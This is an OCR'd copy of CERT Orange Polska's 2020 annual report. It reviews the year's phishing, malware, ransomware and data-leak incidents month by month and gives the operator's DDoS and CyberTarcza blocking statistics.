CERT Orange Polska Report 2020

orange™

secured by
CyberTarcza

The report was prepared in cooperation with Integrated Solutions, a provider of modern solutions in the world of IT and telecommunications.

INTEGRATED SOLUTIONS

Table of Contents

A year marked by the pandemic

It was a year that was definitely different than any other. The year of the coronavirus pandemic for many of us was a year of working from home. The need to rapidly adapt to new conditions is a difficulty that no one in the digital world had ever dealt with before. Companies faced an enormous challenge not only in terms of logistics and infrastructure performance, but also - and perhaps more importantly - cybersecurity. As part of the corporate network, we are usually protected by a more or less extensive security umbrella. Moreover, only a small percentage of employees connected to the corporate network remotely. How has this changed during the pandemic?

The beginnings of remote work proved the importance of cybersecurity. Fraudsters quickly began to use COVID-19-related topics for phishing. Craving for news about an unknown threat, we let ourselves be deceived by fake news leading to fake Facebook pages. Afraid of getting infected, we clicked on the links about the alleged disinfection of packages. Meanwhile, in Poland, no spectacular break-ins or data leaks have occurred (or have not made their way into the public domain) as a result of attacks on employees transferred to home offices. A coincidence? Sometimes it may be, but the vast majority is the result of hard work, education and investments:

either in security solutions or in cooperation with those who - like Orange Polska - have the tools, knowledge and many years of experience.

For us, October 15 turned out to be the best summary of the year. It was then that we learned that our CyberTarcza was selected as the best operator solution in the field of network security, winning the prestigious award of the World Broadband Forum. For many internet users, CyberTarcza is a message that appears on the device screen informing about a detected threat. Under its banner, there is much more: it protects users of the Orange Polska network at all times. It is the daily work of our CERT Orange Polska team and the operation of our security systems. The ones that you most often just don't see, that prevent malware from connecting to the criminals' infrastructure, or even prevent you, for your safety, from accessing a suspicious site. This is quite a reason to be proud.

Here is the 7th CERT Orange Polska Report. It is a publication presenting another year of work of our team that cares about online security. It contains statistics, analyzes, expert texts, and tips on how to deal with the enormity of threats lurking on the Internet. You will also find here information on how we can support you in building the security of your company.

Stay safe, both online and - in these exceptional times - offline! I wish you a pleasant and fruitful reading.

Julien Ducarroz
President of the Management Board
Orange Polska

Over

3.5 million

customers protected by CyberTarcza

40 milion

blocked phishing attempts

In 2020, our DDoS protection system reacted over 65,000 times for the fixed network and 12,500 times for the mobile network. It means that we had ran malicious traffic filtering that many times while still providing uninterrupted use of the internet for our customers

Overview of major events and threats in Poland and around the world in 2020

January

The world

Attack on the UN servers

The journalists of the New Humanitarian report to have found a confidential UN report regarding the attack on the UN's servers. According to the report, dozens of servers in three different locations were attacked. The journalists' findings were confirmed by a UN spokesman, who said that there had indeed been a violation of "key infrastructure components" and that the attack was classified as "serious". Apparently, about 400 GB of data, including personal data, leaked as a result of the attack.

Poland

Someone demands PLN 3,000 from many owners of Polish online stores

Polish online store are faced with large-scale threats, in which the blackmailer demands PLN 3,000 for withdrawing from the two-day attack "hindering the operation of the store".

OPL

Fraudulent lotteries

Large-scale campaigns with fraudulent lotteries. On the basis of assigning the IP number to the operator, users were presented with fake operator websites where personal data and payment card details were stolen. There were also redirections to fake payment gateways where log-in data to bank accounts were stolen.

OPL

Wangiri

WANGIRI scam is back - users were encouraged to make high-priced phone calls (the directions used are Papua New Guinea and Cuba).

OPL

Acts of Orange impersonating

Large campaigns directly impersonating various Orange Polska services. The purpose of these campaigns was to steal access data to these services and personal data of users.

OPL

Leak of logins and passwords to telnet

On one of the hacking forums, a list of over 515,000 access data to telnet service on different devices visible on the Internet was published. It is likely that these devices were previously used in DDoS attacks. CERT Orange Polska singled out the devices of our network's clients OPL and informed them about the recommendations connected with this leak.

OPL

SMS spam

Spam SMS campaign for horoscopes. The aim of the campaign was to encourage Android users to install applications with a banking Trojan.

February

The world

Phone numbers of hundreds of thousands of Twitter users were worked out

Twitter publicly announced that it blocked "a large network of accounts", which were used to map phone numbers to particular accounts and its users. The error allowed for identification even if the person did not provide their phone number, but only used it in two-stage authentication. Some users were completely unaware that the number provided only for authentication is also used to be searched for on the website.

Poland

Intrusion into the website of the National Bank of Poland

The website of the National Bank of Poland fell victim to the attack. The intruder decided to post greetings to people from all over the world. A group of script kiddies from Asia turned out to be the hackers. Their goal was not to destroy infrastructure or self-benefit activity. Their activities are for entertainment purposes and their victims are chosen randomly.

OPL

Ursnif banker distribution campaign

A big Ursnif banker distribution campaign. Users received an email with an "invoice" containing a malware dropper.

OPL

Fraudulent lotteries

We can still see fraudulent lotteries.

OPL

Phishing on the podatki.gov.pl website

A campaign stealing login details to electronic banking under the pretext of having to pay an additional small tax amount.

OPL

Continuation of campaigns impersonating the services of the operator

Based on the IP address, the operator's website (including Orange Polska) was compromised. The campaign was aimed at stealing personal data and login details to electronic banking. A new element of the campaign - subscribing users to high-priced subscription services (for example, news via text messages, horoscopes).

March

The world

A company providing solutions for banks a victim of ransomware

Finastra - a company providing technological solutions to banks around the world announced that it is closing the key systems in response to a security incident. After the disconnection of servers for a day the situation was brought under control and the basic business functions were restored.

Poland

New attack with the coronavirus - Ministry of Health food support

Some people received a text message with the following news: "Ministry of Health: Every citizen is entitled to food support due to the coronavirus epidemic. Subscribe to https://mzgov.net
"Clicking the link transferred to a site pretending to be the Polish Ministry of Health where one could read a fake announcement about due food commodities.
To receive them one had to confirm their identity by logging in to electronic banking. Obviously, the login attempt passed our credentials to fraudsters.

CERT Orange Polska 2020 Report

March

OPL

Coronavirus

Campaigns linked to the onset of the COVID-19 pandemic. Distribution channels are email, SMS, Internet communicators. Their goal was to steal personal data, login details to online banking (fake payment gateways), login details to social networks and to distribute malware (in CERT we saw samples of LokiBot, AgentTesla, Ursnif, Formbook). Cybercriminals used slogans such as: compulsory vaccinations, the Ministry of Health, compulsory payments to fight the pandemic, drugs against the coronavirus, governmental food support, but also delivery parcels or online shopping passwords. In the first week of the pandemic alone, 758 malicious domains related to these campaigns were blocked on CyberTarcza.

OPL

Follow-up of the SMS campaign

This time, the slogan encouraging you to disclose your online banking login details were: shopping vouchers, sales, extra payments for delivery deliveries, fake online stores.

OPL

Continuation of malware distribution campaigns

Mail -> “invoice” -> malware infection. What is new about it is the distribution of the Trickbot Trojan via macros in * .doc files

April

Poland

Attack on the SWPS University and Collegium Da Vinci: Servers Encrypted, Possible Loss of Some Data

Two private universities were victims of the attack that encrypted data on servers and data from backups. During incident investigations it turned out the tools used for the encryption were MS Bitlocker and Jetico Bestcrypt. Apart from the data encryption no data leak was found.

OPL

Phishing - a letter from the President of the Office of Competition and Consumer Protection

The e-mail impersonating the President of the Office of Competition and Consumer Protection contained a file that infected computers with .NET RAT malware by exploiting vulnerabilities in MS Office.

OPL

Bank spoofing

An interesting telephone campaign using the spoofing of phone numbers used by banks to contact their clients. Clients were called to persuade them to disclose their login details to online banking.

OPL

Phishing

Phishing campaigns - a map of COVID-19 spread (fake Java update, malware installation), and the necessity to pay for “disinfection” of the parcel directing you to a fake payment gateway.

May

Poland

Leakage of Warsaw students’ data

The stolen database contains about 3 GB of data. It contained the entire history of education and a wide range of personal details. About 5,000 people were affected, along with curricula, grades, feedback, and payment history.

OPL

DanaBot

Large campaigns distributing the new version of the DanaBot banker. E-mails containing “invoices” (* .xlsm) with embedded VBS scripts being Trojan droppers. The messages were different in terms of topics, including those impersonating Orange Polska, but also other service providers.

OPL

Problems with the renewal of the Orange services

An e-mail informing about problems with the renewal of subscription services, redirecting to a fake website stealing payment card details.

OPL

You have won the iPhone!

A new series of quizzes impersonating the operator (on the basis of the user’s IP number). Obviously, there was no iPhone but there was an opportunity to lose data (personal data, login details to online banking and social networks) as well as money. The campaign was distributed primarily in social networks.

OPL

SMS campaign aimed at cancelling the subscription

Under the pretext of cancelling high-priced subscriptions (including the weather forecast), campaign redirected to a fake payment gateway where login details for online banking were stolen.

OPL

Banker ZLoader

Campaign impersonating Orange Poland and other service providers addressed primarily to business users. Distribution of the ZLoader Trojan (a new version of the ZEUS banker).

June

The world

Attack on the American CIA

Data leak from the US counterintelligence agency. The perpetrator was not identified. Reports suggest a very serious security gap in the network caused by years of neglect.

Poland

Stolen Data of the Decathlon Customers

Unauthorized logging in occurred to the system of the Decathlon’s subcontractor. It was an IT tool serving sending text messages. A phone number, the number of an order and details entitling to its collection were stolen.

OPL

You have won the iPhone!

The new wave of scam on the iPhone. A new element in the campaign is - in addition to the data theft itself - subscribing users to high-priced subscription services (60 euros monthly).

June

OPL

Largest DDoS Attack

The largest DDoS attack in Poland recorded so far: 303 Gbps and 80 million packets per second mitigated.

OPL

Cerberus Distribution Campaign

A large campaign targeted at one of the trading platforms. Under the pretext of special offers, the campaign encouraged users to install a malicious Android application, which contained a Cerberus banker - software that steals login details for online banking. It is also one of the first Cerberus-related campaigns.

OPL

SMS with Cerberus

Another big SMS campaign with Cerberus, this time impersonating the shipment supplier, prompted users to the installation of a trojan in a fake application.

July

Ransomware for Garmin devices

Users of GPS and fitness devices of the American brand Garmin lost access to the services provided by the company. The users complained about errors and lack of synchronization of products with activities. A ransomware attack turned out to be the cause of the problems.

The world

OPL

A series of fraudulent campaigns "for delivery man"

The campaigns typically via SMS, informing about the necessity to pay an additional small sum of money for the shipment. The fraud mechanism involved the substitution of a false payment gateway and, as a result, money theft from the victim's bank account. The second option in these campaigns was prompting the users to install a fake application containing (again) the Cerberus banker.

OPL

The Return of the Emotet Trojan

The somewhat forgotten Emotet returned in e-mail campaigns, in which users were offered to install a malware dropper under various pretexts.

August

The world

Data Security Breach
24 million Experian customers in Africa

South African branch of the Experian Agency, a consumer credit management company, revealed the breach of data security. The agency fell victim to phishing and passed the data itself to an unauthorized person.

Serious error in mBank application

Due to the error in banking applications, a small group of clients could see information concerning other people. The new client had access to the finances and account history of another client.

Poland

OPL

Greater use of open DDoS services

We have noticed a bigger number of DDoS attacks involving the devices of Orange clients. The attacks mainly involved IP packets spoofing and were more powerful due to the use of open services visible on the Internet (for example, Open Resolver DNS answering all inquiries from the Internet).

September

The world

The Chinese were charged with the attacks on more than 100 organizations

The US Department of Justice accused 5 Chinese citizens of breaking into more than 100 companies and institutions in America and abroad, including the Indian government network. The charges also concerned the theft of valuable software and business intelligence data.

Data leak from Polish pharmacies

A parallel attack on two chains of Polish pharmacies. There was a violation of personal data, including PESEL numbers, transaction or contact data. The campaign in both cases was based on the same malware.

Poland

OPL

Attacks with remote access tools

A new type of attack - under the pretext of extremely profitable investment in cryptocurrencies or different kinds of user support, cybercriminals urge you to install the TeamViewer, AnyDesk or other remote computer support tools. They then use social engineering to persuade the user to log into their bank account and steal their money.

OPL

Malware via cloud services

While it is easy to block individual domains serving malware, it is much more difficult to protect users from malware distributed in cloud services or network drives like the Dropbox. Campaigns emerged that use precisely this method of malware distribution. For example, they encourage you to download an invoice on your own (an exe file posing as a pdf). An attempt to open such a file infects the victim's computer.

OPL

Fake news and account thefts on social networks

Fake news campaigns intensified - breaking news that must be seen immediately on social media and share it with your friends. However, user authentication to access social media occurs on a fake login panel. We lose the account, which is later used for further scams or, for example, to extort BLIK codes.

October

Phishing

The continuation of the fake news campaign, including the ones that talk about people who in no time got rich off cryptocurrencies. The purpose of these campaigns is the same as always - theft of sensitive data, login credentials for online banking or social media. There has also been an option added to invest in fake exchanges of cryptocurrency: possibility to pay a considerably high entry fee and its immediate loss.

The world

The United States discloses the personal details of the APT Sandworm group

Members of the infamous APT group "Sandworm", responsible, among others, for the malicious NotPetya campaign were identified and charged. The accused members are six officers of the Russian GRU - intelligence special service.

OPL

October

OPL

Malware from the National Police Headquarters

Users received a fake e-mail from the National Police Headquarters. There was an attachment in the e-mail with the Remcos Remote Access Trojan.

OPL

Orange Polska impersonating

Several campaigns impersonating Orange Polska. Various types of malware were distributed in these campaigns (including the Hancitor Trojan, the ZLoader banker). One of the interesting campaigns was the one in which our CyberTarcza website was used - on the fake site users were informed about the need to install patches on the phone related to the network update carried out by Orange. There was a Hydra Trojan concealed in the link to download these patches.

November

Poland

Cybercriminals found a way to take control of accounts in the Trusted Profile.

The scheme of the attack was to use gaps in the security procedures of Envelo - online postal services of the Polish Post. The scammers took advantage of the intercepted accounts to extort loans.

OPL

Scam on WhatsApp

A new type of scam - after issuing a sales offer the user receives an offer to buy a product. The scammer contacts the seller via a fake WhatsApp account and offers to use a fake payment service in order to complete the transaction. To this end, the seller has to enter the payment card details in order to collect the payment. The details are immediately lost. Some of the victims reported that scammers interject Russian or twisted words during the exchange of messages, and when provoked, use the Cyrillic.

OPL

Theft of Steam Accounts

Under the pretext of the quiz and collection of the prize you supposedly need to log into the Steam. And since logging in is on a fake website the user loses the account.

OPL

Malware

A large campaign impersonating delivery services and distributing malware (this time the .doc file installing the Ficker data stealer in the victim's system).

OPL

The leak data published

A database of over 226 million unique e-mail-password pairs was published on the darknet, possibly from 23,000 hacked websites (Cit0day.in). There was data from over 1,000 .pl domains in the leak.

December

The world

Critically Exploited Gap at the SolarWinds

The critical security vulnerability in the popular SolarWinds management system was used by cybercriminal groups to conduct sophisticated attack on numerous government institutions and enterprises that use this software. An extensive investigation into the incident began.

Poland

The Personal Data Protection Office imposes a penalty for the wrongly sent e-mail

An administrative financial penalty in the amount of over PLN 85,000 was imposed on an insurance company. The case regarded sending the correspondence to a wrong e-mail address, which was mistaken by the end customer. Even though it was a mistake, the fact is that disclosure of data to an unauthorized person occurred.

OPL

Fraud on subscription devices


We detected several violations of subscription devices equipped with SIM cards (surveillance cameras, D-Link DWR-921 routers, MOXA modems). The intercepted devices are used for telecommunications frauds (high-priced voice calls and text messages, payments for e-services).

OPL

The Hydra Malware

In this campaign the need to update the privacy policy of one of the websites was used as a pretext for installing a mobile application with malware.

OPL



Orange Polska's CyberTarcza is a mechanism, that - based on network traffic supervision - intercepts traffic directed at confirmed malicious/phishing sites and blocks it

Summary of 2020

DDoS attacks in the Orange Polska network

DDoS (Distributed Denial of Service) attacks are still one of the simplest to implement and the most popular attacks on the network, system or end user. These attacks are at the same time one of the most dangerous and bring adverse outcomes. Their main purpose is the link saturation, hindering or preventing the use of services offered by the attacked system by sending a very large number of queries to the hacked service. As a result, the victim's link or infrastructure gets paralysed.

To carry out such attacks, attackers use several different techniques, mostly botnet-based - that is, networks of intercepted devices, over which attackers have control. They can instruct them to attack a given service, site or IP address using many network protocols (for example, TCP, DNS, UDP, NTP, ICMP, CLDAP). In order to strengthen the scale of the attack and at the same time to hinder the identification of its source, Amplification and Reflection techniques are used, which hide the source of the attack and multiply responses directed to the attacked object. At the same time, some people may be tempted to do such experiments because of easiness to conduct the attack, which results from its high availability and the low black-market price of a single attack.


The DDoS protection system used at the Orange Polska is constantly supervising the traffic characteristics of all edge routers in the network. In the event of an attack pattern being detected in the traffic characteristics, the mechanisms that filter malicious traffic are triggered. This is primarily to protect our networks and ensure that all users are able to experience the expected level of protection. The figure below presents the distribution of DDoS attacks recorded in the Orange Polska network over the course of 2020.

Throughout 2020, our DDoS protection system was activated more than 65,000 times in the fixed network and 12,500 times in the mobile network. This means that filtering of malicious network traffic was activated so many times, while ensuring that customers could continuously use the Internet.

We have been observing at the CERT for several years now that one of the main targets of attacks are online players, and the attack is to eliminate them from the game or cause such a delay in data transfer that will prevent the attacked from achieving the target. These attacks are less and less effective (because we are constantly improving our protection mechanisms), but they do cause that some users in the attacked part of network may notice the reduced performance of the Internet access for a while. However, thanks to our protection, there are no network failures caused by attacks and users can use the Internet without any problems.

The graph below shows the impact of the situation in the country on DDoS attacks. The shift to work from home and closing of the schools can be linked to a significant increase in attacks from around mid-March. Next, the gradual loosening of restrictions (despite remote learning) contributed to the lower number of attacks. We have been observing a renewed upward trend in their number since mid-October, which was the time of the second school closure and tightening the restrictions by the government.

Annual distribution of DDoS attacks in the Orange network



As the operator of the largest number of fixed internet connections in the country and, at the same time, the operator of a mobile network, we observe that the mobile internet is becoming the primary and sole access medium for some of us. Therefore, it is particularly important to provide effective protection also to the mobile network, all the more so because the number of attacks on the mobile network is still relatively low, however the power of attacks on this network is slowly becoming equal to that of attacks on the fixed network.

The largest attack last year was the one on the TeamSpeak messenger server, located in one of the cities in the northern Poland. The attack occurred in June 2020 (shown in the graph above), had an estimated size of 303 Gbps, 88 Mpps (millions of packets per second), and lasted about 8 minutes. It was successfully resisted. It was the largest DDoS attack known in the history of the Polish Internet.


DDoS attacks are also targeted at business users. Usually, the attacks have strictly defined goals (company services and websites) and aimed at achieving specific results.

CyberTarcza

Orange Polska's CyberTarcza is a mechanism, that - based on network traffic supervision - intercepts traffic directed at confirmed malicious/phishing sites and blocks it. In some cases, the user receives additional information that one of their devices is trying to access a malicious address. Both phishing sites that phish various types of data from users (e.g. login details for online banking, for social networks, Internet accounts and websites), fake payment gateways, sites impersonating well-known service providers and prompting the installation of malware, as well as the Command & Control botnet addresses, i.e. those the malware communicates with, have all been protected with the CyberTarcza mechanisms.

The graph below shows the number of unique users for whom CyberTarcza blocked attempts to connect to malicious addresses throughout 2020.


Connections blocked from unique clients to malicious addresses made by CyberTarcza in 2020




The sources of data for CyberTarcza are mainly the analyses of the CERT Orange Polska, information and samples submitted to the CERT by users and databases of known global security service providers. Based on this, we classify threats and then warn users if they try to connect to a web address of bad reputation. Additionally, at the beginning of 2020, we launched artificial intelligence mechanisms to analyse the network traffic. They allow for faster and more effective detection of undesirable phenomena.

Any notification, regardless of its source, is checked and classified by CERT analysts. Thanks to this, we are able to protect our users more effecitvely from identity or money theft or the infection of devices they use. The effectiveness of individual mechanisms used to detect phishing websites is shown in the graph below in the form of the number of clients protected by the CyberTarcza.

Domain share in the number of unique users protected by the CyberTarcza




The effectiveness of individual mechanisms used to detect phishing websites is shown in the graph below in the form of the number of clients protected by the CyberTarcza.



The next graph shows the share of domains in the number of unique users protected by the CyberTarcza. Only 0.4% of the domains attracts as much as 25% of all the clients trying to visit phishing sites, 2% domains already makes up 50% of the clients, and 20% of domains - 95% of the clients.

Another graph below shows referrers, or "sources of phishing". These are the websites from which the Orange clients are most often redirected to malicious sites. They reflect the most common mechanisms for distributing links to sites classified as the phishing ones. The fact that one of the sources significantly outnumbers the others shows how we as the Internet users are immersed in social networks and how makers of malicious contents and mechanisms used to scam the users took advantage of the immersion.

Referrers, or "sources of phishing"




In the Orange Polska network we can see a whole cross-section of phishing sites. Starting with fake contests, through fake breaking news, fake online stores, fake sites encouraging to invest real money (especially

Bitcoin), fake websites of online banks and payment intermediaries, fake applications, and so on. The word “fake” has been used a lot, but the mechanisms of most of these campaigns and websites boil down to persuading the user to visit such a site and provide personal data (usually login details for online banking, payment card details, login details for social networks or e-mail). The goal is the same - interception of user accounts and stealing everything that can be stolen from them: money (in the form of transfers, BLIK codes, payment card transactions), identity, accounts for accessing other services and websites, or even trophies in online games.


Another type of criminal activity that the CyberTarcza protects against is all kinds of malware. In network traffic, the CyberTarcza is able to identify and block attempts to connect to known addresses linked with malware. The CyberTarcza warns against and blocks such attempts (as a result, the user has a chance to avoid the infection). In case of some threats, the CyberTarcza also informs that one of the devices in the user’s network has already been infected (a site dedicated to this threat is displayed where the user is advised on how to remove the threat). In 2020, a total of 290 campaigns were conducted at the CyberTarcza. They informed about infections and threats, and embraced over 61,000 of our users.

The charts show the most frequently detected malware families in our network in 2020, grouped by the number of clients trying to connect to addresses linked with particular types of malware:

Top 10 types of malware in the fixed network




Top 10 types of malware in the mobile network



